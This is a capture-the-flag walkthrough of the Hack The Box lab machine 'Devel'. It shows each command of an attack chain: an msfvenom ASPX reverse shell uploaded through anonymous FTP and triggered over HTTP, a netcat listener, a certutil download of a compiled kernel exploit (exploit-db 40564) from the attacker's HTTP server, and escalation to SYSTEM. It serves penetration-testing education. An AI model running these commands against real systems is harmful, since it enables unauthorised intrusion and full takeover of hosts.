Devel

“Look mom, no metasploit!”

Written By https://github.com/dungwoong

Devel is a machine on hackthebox. In order to root the box, you must leverage one service that is running in order to run an exploit using another service

Some Hints

- What directory is being shared by the ftp?

Nmap Scan


```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -p-  -A -Pn  10.10.10.5
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan
times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-13 21:40 EST
Nmap scan report for 10.10.10.5
Host is up (0.099s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 189.61 seconds
```

There is FTP and HTTP running on the machine. Let’s check them both out!

The Default Webpage


Going to the IP, 10.10.10.5, on our browser, we see the following page:



From the nmap scan, I already knew that the machine was running a Microsoft IIS7 page, so the information on the page isn't anything new. This is actually the default page for the IIS7 server.

However, as I look around the page, things start to come together.
The nmap scan told me that anonymous login is allowed for the FTP server, meaning that I can anonymously get and put files onto the server.
The scan also revealed some files that are on the server. Such as iisstart.htm, and welcome.png. That sounds...a lot like the page I'm seeing here.

Inspecting the page confirms that the image being shown on the page is called "welcome.png"



```
<html xmlns="http://www.w3.org/1999/xhtml"> scroll
▶ <head> ··· </head>
▼ <body>
  ▼ <div id="container">
    ▼ <a href="http://go.microsoft.com/fwlink/?linkid=66138&clcid=0x409">
        <img src="welcome.png" alt="IIS7" width="571" height="411">
      </a>
    </div>
  </body>
```

So the ftp file share gives me access to the webpage's directory! That's definitely a finding.

What can we do with this information?
Here's some background info.
If anonymous login is allowed on FTP, I can get and put files onto the fileshare. This is not useful to me if I cannot fun any of the files that I put onto the server, and you usually cannot do anything about that fact, but…
I can upload a file onto the server, then go to the url to make the server run the file! Yay!

Uploading a malicious file

I can make a payload using msfvenom. I already told my mother that I wouldn’t use metasploit, so I will generate a reverse shell payload. Don’t worry about the filename.

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.22 LPORT=1233 -f aspx
> bruh.aspx
```

Note: I tried the staged payload(windows/shell/reverse_tcp)...it did not work for me.

10.10.14.22 is just my IP, by the way. This command generates a simple reverse shell payload and saves it to an aspx file. ASPX files are used by the microsoft server, so this payload should work.

Uploading the file

I can now connect to the file share and upload my file!

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

```
ftp> put bruh.aspx
local: bruh.aspx remote: bruh.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2744 bytes sent in 0.00 secs (52.3376 MB/s)
```

Getting the reverse shell

Following the previous plan, I just have to do two more things.

I set up a listener on port 1233 using netcat

```
nc -nvlp 1233
```


I go to the file in my browser, making the server execute my file.

http://10.10.10.5/bruh.aspx

Easy reverse shell!

Privilege Escalation

Uh oh… it looks like I'm not the administrator yet. How could they do this to me? How will I escalate my privileges?



```
└─$ nc -nvlp 1233
listening on [any] 1233 ...
connect to [10.10.14.22] from (UNKNOWN) [10.10.10.5] 49159
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\web

c:\windows\system32\inetsrv>
```

The plan for privilege escalation

My general plan at this point is:

- Gather all the info I can
- Look up exploits
- Start doing 'em

Some exploits I looked at

This server is an IIS server, so I looked for exploits there:
https://www.cybersecurity-help.cz/vdb/SB2019100901
I also found this one:
https://www.exploit-db.com/exploits/2056

I also ran windows exploit suggester, which is a tool by AonCyberLabs. There's a few instructions that you can find on their github page, but it's super useful!

```
python windows-exploit-suggester.py --database 2021-03-09-mssb.xls
--systeminfo devel.txt
```

There, I learned about two more potential exploits:

MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
https://www.exploit-db.com/exploits/40564

The second one is appealing to me, because it's just what I need: a local privilege escalation exploit. Also, it's simple to compile and run it. Let's try that.

PrivEsc, continued…

I download 40564.c from the previous exploit-db link, and I follow the instructions in the C file for compiling:

```
i686-w64-mingw32-gcc 40564.c -o 40564.exe -lws2_32
```

Note: 40564.c may already be on your machine, if you are running Kali linux. In that case, you could run the command "searchsploit -m 40564" to copy it to your current directory
Note 2: You may have to (apt-get update) → "apt-get install mingw-w64"

Now I want to transfer it to the other machine(because it's a local exploit, I have to run it on the target machine...just by the way)

I start a server at the directory where my file is located

```
python -m SimpleHTTPServer 8080
```

I download it onto the target machine using certutil.

```
c:\Users\Public\Downloads>certutil -urlcache -f
http://10.10.14.22:8080/40564.exe lol.exe
certutil -urlcache -f http://10.10.14.22:8080/40564.exe lol.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
```

Note: I navigated to the public folder to do this, I just thought I would have the best chance of having write permissions there.

And now, we have the file on the machine.
All that we need to do now is run it.

```
c:\Users\Public\Downloads>lol.exe
lol.exe

c:\Windows\System32>whoami
whoami
nt authority\system
```

Just like that, we have cracked the machine.
The machine is not very difficult, but it teaches a good lesson that services can be leveraged in order to exploit other services. An underrated skill in almost any field is the ability to put two and two together to form fifty-three.